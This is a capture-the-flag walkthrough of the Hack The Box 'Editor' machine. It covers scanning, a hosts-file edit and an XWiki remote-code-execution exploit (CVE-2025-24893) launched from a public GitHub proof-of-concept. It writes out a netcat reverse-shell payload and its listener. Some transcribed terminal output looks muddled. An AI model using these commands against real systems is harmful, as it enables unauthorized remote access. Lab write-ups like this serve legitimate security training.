

First Connect to HackTheBox vpn using sudo previlage

```
root@kali:~# ./openvpn lab-MrRaf.ovpn
[...]
2025-12-05 15:22:15 DEPRECATED: --persist-key option ignored. Keys are now always persisted across restarts.
2025-12-05 15:22:15 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Compression support is deprecated and we recommend to disable it completely.
2025-12-05 15:22:15 Note: Using cipher-ciphers-fallback with cipher 'AES-128-CBC' disables data channel offload.
2025-12-05 15:22:15 Library version: 2.7.42 libo-4.0.4-openssl-gnu [SSL (OpenSSL)] [LZO] [POLL] [PKCS11] [HMAC] [AEAD] [DCO]
2025-12-05 15:22:15 library versions: OpenSSL 3.5.6 30 Sep 2023, LZO 2.16
2025-12-05 15:22:15 ODO version: N/A
2025-12-05 15:22:15 TCP/UDP: Preserving recently used remote address: [AF_INET]154.57.165.190:1337
2025-12-05 15:22:15 Socket Buffers: R=121992->121992 S=[121992->121992]
2025-12-05 15:22:15 UDPv4 link remote: [AF_INET]154.57.165.190:1337
2025-12-05 15:22:15 TLS: Initial packet from [AF_INET]154.57.165.190:1337, sid=bbd3ffd 2363725
2025-12-05 15:22:16 VERIFY OK: depth=2, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: Root Certificate Authority
2025-12-05 15:22:16 VERIFY OK: depth=1, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: eu-Free-I Issuing CA
2025-12-05 15:22:16 VERIFY OK: depth=0, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN
2025-12-05 15:22:16 Validating certificate extended key usage
2025-12-05 15:22:16 ++ Certificate has EUU (srtr) TLS Web Client Authentication, expects TLS Web Server Authentication
2025-12-05 15:22:16 ++ Certificate has EUU (oid) 1.3.6.1.5.5.7.3.2, expects TLS Web Server Authentication
2025-12-05 15:22:16 ++ Certificate has EUU (srtr) TLS Web Server Authentication, expects TLS Web Server Authentication
2025-12-05 15:22:16 VERIFY OK: depth=0, C=GR, O=Hack The Box, OU=Systems, CN=eu-free-I
2025-12-05 15:22:16 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 256 bits ED25519, signature: ED25519, peer signing digest/type: ed25519 ED25519, key agreement: X25519MLKEW768
2025-12-05 15:22:16 [euv-1] Peer Connection Initiated with [AF_INET]154.57.165.190:1337
2025-12-05 15:22:16 TLSv1.3 move_session dest=_ACTIVE src=_INITIAL reinit_src=1
2025-12-05 15:22:16 [euv-1] Peer Connection established, cipher negotiated is promoted to trusted
2025-12-05 15:22:17 SENT CERTIFICATE [euv-1]: 'PUSH REQUEST' [status=1]
2025-12-05 15:22:17 PUSH: Received control message: 'PUSH_REPLY, route 10.8.0.255.255.252.0,route 10.129.0.0 255.255.255.0,route 10.13.37.0 255.255.255.0,route 10.13.38.0 255.255.255.0,route 10.10.110.0 255.255.255.0,route-ipv6 dead:beef:/64,explicit-exit-notify,tun-ipv6,route-gateway ping 10,ping-restart 120,ifconfig-ipv6 dead:beef:2::1,ifconfig 10.10.14.12 255.255.254.0,peer-id 20,cipher AES-256-CBC,protocol-flags cc-exit tis-ekm dyn-tls-crypt,tun-mtu 1580'
2025-12-05 15:22:17 [euv-1] Route addition failed: -flocal/up options modified
2025-12-05 15:22:17 OPTIONS IMPORT: route options modified
2025-12-05 15:22:17 OPTIONS IMPORT: route-related options modified
2025-12-05 15:22:17 OPTIONS IMPORT: tun-mtu set to 1580
2025-12-05 15:22:17 net_route_v4_best_gw query: dst 154.57.165.190
2025-12-05 15:22:17 net_route_v4_best_gw query: dst 172.16.0.1 dev eth0
2025-12-05 15:22:17 net_route_v4_best_gw query: dst 172.16.0.1/255.255.0.0 via 172.16.0.1 dev eth0
2025-12-05 15:22:17 net_route_v4_best_gw query: dst 172.16.0.1/255.255.0.0 via 172.16.0.1 dev tun0
2025-12-05 15:22:17 GOGO: remote host ipwvn/a
2025-12-05 15:22:17 net_route_v6_best_gw query: dst :::
2025-12-05 15:22:17 silnl_send: rtlnl generic error (-101): Network is unreachable
2025-12-05 15:22:17 net_route_v6_best_gw query: dst ::/128
2025-12-05 15:22:17 net_iface_tun_set: default gateway defined
2025-12-05 15:22:17 tun/tap/tun device [tun0] opened
2025-12-05 15:22:17 net_iface_mtu_set: mtu 1500 for tun0
2025-12-05 15:22:17 net_iface_up: set tun0 up
2025-12-05 15:22:17 net_addr_v4_add: 10.10.14.12/23 dev tun0
2025-12-05 15:22:17 net_addr_v6_add: fe80::1%tun0/64 dev tun0
2025-12-05 15:22:17 net_iface_up: set tun0 up
2025-12-05 15:22:17 net_addr_v6_add: dead:beef:2::100a/64 dev tun0
2025-12-05 15:22:17 net_route_v4_add: 10.10.8.0/22 via 10.10.14.1 dev [NULL] table 0 metric -1
2025-12-05 15:22:17 net_route_v4_add: 10.10.8.0/22 via 10.10.14.1 dev [NULL] table 0 metric -1
2025-12-05 15:22:17 net_route_v4_add: 10.10.8.0/22 via 10.10.14.1 dev [NULL] table 0 metric -1
2025-12-05 15:22:17 net_route_v4_add: 10.10.10.0/24 via 10.10.14.1 dev [NULL] table 0 metric -1
2025-12-05 15:22:17 net_route_v4_add: 10.10.11.0/24 via 10.10.14.1 dev [NULL] table 0 metric -1
2025-12-05 15:22:17 add route inuf/dead:beef:2::1 dev:tun0 metric-1 dev tun0
2025-12-05 15:22:17 add route inuf/dead:beef:2::1 dev:tun0 metric-1 dev tun0
```

Now Click the Join Machine Button and you go your HTB machine

The screenshot shows the HackTheBox Editor Machine page. The target IP is listed as 10.10.11.80. The machine has a rating of 4.3 (429), 20 points, and a user-rated difficulty of 1.1. The page includes sections for Play Machine, Machine Info, Walkthroughs, Reviews, Activity, and Changelog. A sidebar on the left lists various categories like Machines, Challenges, Tracks, Pro Labs, Fortress, Rankings, Universities, Academy, and Job Board.

Use Nmap to scan ip

Nmap -sC -sT <HTB IP> -Pn

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-05 15:29 IST
Nmap scan report for editor.htb (10.10.11.80)
Host is up (0.17s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 3:ea:45:4b:c5:d1:6d:e6:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_ 256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http   nginx 1.18.0 (Ubuntu)
| http-server-header: nginx/1.18.0 (Ubuntu)
| http-title: Editor - Simplisticode Pro
8080/tcp   open  http   Jetty 10.0.20
| http-methods:
|_ Potentially risky methods: PROPFIND LOCK UNLOCK
| http-server-header: Jetty(10.0.20)
| http-cookie-flags:
|_ :
|_ JSESSIONID:
|   http-only flag not set
| http-robots.txt: 50 disallowed entries (15 shown)
/ /xwiki/bin/viewattachrev/ /xwiki/bin/viewrev/
/ /xwiki/bin/pdf/ /xwiki/bin/edit/ /xwiki/bin/create/
/ /xwiki/bin/inline/ /xwiki/bin/preview/ /xwiki/bin/save/
/ /xwiki/bin/saveandcontinue/ /xwiki/bin/rollback/ /xwiki/bin/deleteversions/
/ /xwiki/bin/cancel/ /xwiki/bin/delete/ /xwiki/bin/deletespace/
/ /xwiki/bin/undelete/
| http-title: XWiki - Main - Intro
| Requested resource was http://editor.htb:8080/xwiki/bin/view/Main/
| http-open-proxy: Proxy might be redirecting requests
| http-webdav-scan:
|_ WebDAV type: Unknown
|_ Server Type: Jetty(10.0.20)
|_ Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, LOCK, UNLOCK
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.76 seconds
```

We Got 3 tcp ports

22 – ssh


80 – http

8080 – also http

Lets enter the ip in browser


So We need to Fix This error

If we try to enter http it redirect editor.htb




GO to Terminal and type

sudo nano /etc/hosts



If we Run this command we can see something like this



Come down and add the HTB IP AND SPACE AND THE editor.htb to BYPASS THE ERROR

```
Dec 5 15:44
nop@kali: ~
nop@kali: ~
GNU nano 8.7
127.0.0.1      localhost
127.0.1.1      kali

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.11.80 editor.htb


Hmm. We're having trouble finding that site.

The site you're trying to reach can't be found.

If you believe this might be a mistake, you can:
1. Try again later.
2. Check your network connection.
3. Contact the site administrator.
A temporary failover has been detected. Please try again later or contact your system administrator.
```

^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-U Undo
M-E Redo

Press Ctrl+X and Y then enter



BOOM!!! Now we can see what inside the web But it seem like regular website... Don't forget that we also have 8080 lets dive into them

The screenshot shows a Linux desktop environment with a terminal window at the bottom. The terminal window has the following text:

```
Dec 5 15:45 10.10.14.12 44% 30% 0% ↑ 0.2 kB ↓ 3.4 kB
Dec 5 15:46 10.10.14.12 27% 29% 0% ↑ 0.0 kB ↓ 0.6 kB
```

AS We Can see there is also something in 8080 however lets scroll down

The screenshot shows a Linux desktop environment with a terminal window at the bottom. The terminal window has the following text:

```
Dec 5 15:46 10.10.14.12 27% 29% 0% ↑ 0.0 kB ↓ 0.6 kB
```

LOOK!!! There is Verson here!! Hmm.....**XWiki Debian 15.10.8**

Lets Search it Online What if we Get Some CVE

The screenshot shows a terminal window at the top with several tabs open, including 'Cyber Mastery: Commun...', 'HTB Account', 'Hack The Box :: Editor Ma...', 'XWiki - Main - Intro', and 'XWiki Debian 15.10.8 cve'. Below the terminal is a browser window with the address bar showing 'www.google.com/search?q=xWiki+Debian+15.10.8+cve+github&client=firefox-b-e&sca_esv=6b1d8f50b72f85a4&channel=entpr&ie=UTF-8&aW9MPqaseMpxPG0Aw&ved=0ahUKEwjpjprj0mlR...'. The main content area of the browser shows a Google search result for 'XWiki Debian 15.10.8 cve github'. The result includes a snippet about XWiki Debian version 15.10.8 being impacted by several critical vulnerabilities, notably CVE-2025-24893. It also lists 'Key Vulnerabilities Affecting XWiki 15.10.8' and links to GitHub advisories for CVE-2025-24893 and CVE-2025-32974.

Well looks like this verson of Exploit Exists!!! Lets find some usefull

<https://github.com/gunzfox/CVE-2025-24893>

I Think this could work

The screenshot shows a GitHub repository page for 'gunzfox / CVE-2025-24893'. The repository is public and has 2 commits. The README file contains the following text:

```
POC for CVE-2025-24893: XWiki Remote Code Execution exploit for versions prior to 15.10.11, 16.4.1 and 16.5.0RC1.

proof-of-concept poc rise xwiki
remote-code-execution cve-2025-24893
```

Below the README, there is a usage section with a code example:

```
$ python3 CVE-2025-24893.py -t 'http://example.com:8080' -c 'busybox nc 10.10.10.10 9901 -e /bin/sh'
```

A note at the bottom of the README says 'Use it only for ethical purposes :)'.

Click The code and click Copy

GitHub - gunzf0x/CVE-2025-24893

Platform Solutions Resources Open Source Enterprise Pricing

gunzf0x / CVE-2025-24893 Public

Code Issues Pull requests Actions Projects Security Insights

main 1 Branch 0 Tags

Clone

HTTPS GitHub CLI

https://github.com/gunzf0x/CVE-2025-24893.git

Clone using the web URL.

Open with GitHub Desktop Download ZIP

About

PoC for CVE-2025-24893: XWiki' Remote Code Execution exploit for versions prior to 15.10.11, 16.4.1 and 16.5.0RC1.

proof-of-concept poc rce xwiki
remote-code-execution cve-2025-24893

Readme Activity 17 stars 0 watching 3 forks Report repository

Now Go to Terminal and clone this github Repo

git clone https://github.com/gunzf0x/CVE-2025-24893

```
(nop㉿kali)-[~]
└$ git clone https://github.com/gunzf0x/CVE-2025-24893.git
Cloning into 'CVE-2025-24893'...
remote: Enumerating objects: 7, done.
remote: Counting objects: 100% (7/7), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 7 (delta 1), reused 7 (delta 1), pack-reused 0 (from 0)
Receiving objects: 100% (7/7), done.
Resolving deltas: 100% (1/1), done.

(nop㉿kali)-[~]
```

```
(nop㉿kali)-[~]
└─$ git clone https://github.com/gunzf0x/CVE-2025-24893.git
Cloning into 'CVE-2025-24893'...
remote: Enumerating objects: 7, done.
remote: Counting objects: 100% (7/7), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 7 (delta 1), reused 7 (delta 1), pack-reused 0 (from 0)
Receiving objects: 100% (7/7), done.
Resolving deltas: 100% (1/1), done.

(nop㉿kali)-[~]
└─$ cd CVE-2025-24893

(nop㉿kali)-[~/CVE-2025-24893]
└─$ ls
CVE-2025-24893.py  README.md

(nop㉿kali)-[~/CVE-2025-24893]
└─$
```

As we can see There is **CVE-2025-24893.py**

We saw in Github repo How to Use that



To Run This command we need to know our tun0 ip or our VPN ip

NOW we can see the tun0 or vpn ip so lets customize that command

```
USE ip a
(nop㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:14:d9:41 brd ff:ff:ff:ff:ff:ff
    inet 172.16.255.255 brd 172.16.255.255 scope global dynamic noprefixroute eth0
        valid_lft 6477sec preferred_lft 6477sec
    inet6 fe80::20c:29ff:fe14:d941/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
4: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.10.14.12/23 brd 10.10.15.255 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 dead:beef:2::100a/64 scope global
        valid_lft forever preferred_lft forever
    inet6 fe80::5faf:8487:961d:e9fa/64 scope link stable-privacy proto kernel_ll
        valid_lft forever preferred_lft forever

(nop㉿kali)-[~/CVE-2025-24893]
```

TO

```
python3 CVE-2025-24893.py -t 'http://example.com:8080' -c 'busybox nc 10.10.10.10 9001 -e /bin/bash'
```

THIS

```
python3 CVE-2025-24893.py -t 'http://editor.htb:8080' -c 'busybox nc 10.10.14.12 5555 -e /bin/bash'
```

The screenshot shows a Kali Linux desktop environment with three terminal windows open. The first window shows the cloning of the CVE-2025-24893 repository from GitHub. The second window shows the directory structure of the cloned repository, containing files like CVE-2025-24893.py and README.md. The third window shows the execution of the exploit script with the target URL and command to spawn a shell via netcat.

```
(nop㉿kali)-[~] $ git clone https://github.com/gunzf0x/CVE-2025-24893.git
Cloning into 'CVE-2025-24893'...
remote: Enumerating objects: 7, done.
remote: Counting objects: 100% (7/7), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 7 (delta 1), reused 7 (delta 1), pack-reused 0 (from 0)
Receiving objects: 100% (7/7), done.
Resolving deltas: 100% (1/1), done.

(nop㉿kali)-[~] $ cd CVE-2025-24893

(nop㉿kali)-[~/CVE-2025-24893]
[nop㉿kali]-[~/CVE-2025-24893] $ ls
CVE-2025-24893.py  README.md  2025-24893

(nop㉿kali)-[~/CVE-2025-24893] $ python3 CVE-2025-24893.py -t 'http://editor.htb:8080' -c 'busybox nc 10.10.14.12 5555 -e /bin/bash'

[!] Exploit generated using PyCharm
[!] Use it at your own risk
[!] Data is being sent to the target
[!] Exploit generated using PyCharm
[!] Use it at your own risk
[!] Data is being sent to the target
[!] Exploit generated using PyCharm
[!] Use it at your own risk
[!] Data is being sent to the target
```

OOPS don't forget to run Netcat listening before running this command

nc -nvlp 5555

The screenshot shows a Kali Linux desktop environment with three terminal windows. The first window shows the netcat listener command being run. The second window shows the exploit script being executed, which then connects to the netcat listener. The third window shows the netcat listener receiving the connection and spawning a shell.

```
(nop㉿kali)-[~] $ nc -nvlp 5555

[!] Exploit generated using PyCharm
[!] Use it at your own risk
[!] Data is being sent to the target
[!] Exploit generated using PyCharm
[!] Use it at your own risk
[!] Data is being sent to the target
[!] Exploit generated using PyCharm
[!] Use it at your own risk
[!] Data is being sent to the target

(nop㉿kali)-[~] $ python3 CVE-2025-24893.py -t 'http://editor.htb:8080' -c 'busybox nc 10.10.14.12 5555 -e /bin/bash'

[!] Exploit generated using PyCharm
[!] Use it at your own risk
[!] Data is being sent to the target
[!] Exploit generated using PyCharm
[!] Use it at your own risk
[!] Data is being sent to the target
[!] Exploit generated using PyCharm
[!] Use it at your own risk
[!] Data is being sent to the target


[!] Exploit generated using PyCharm
[!] Use it at your own risk
[!] Data is being sent to the target
[!] Exploit generated using PyCharm
[!] Use it at your own risk
[!] Data is being sent to the target
[!] Exploit generated using PyCharm
[!] Use it at your own risk
[!] Data is being sent to the target
```

Now Run the python command

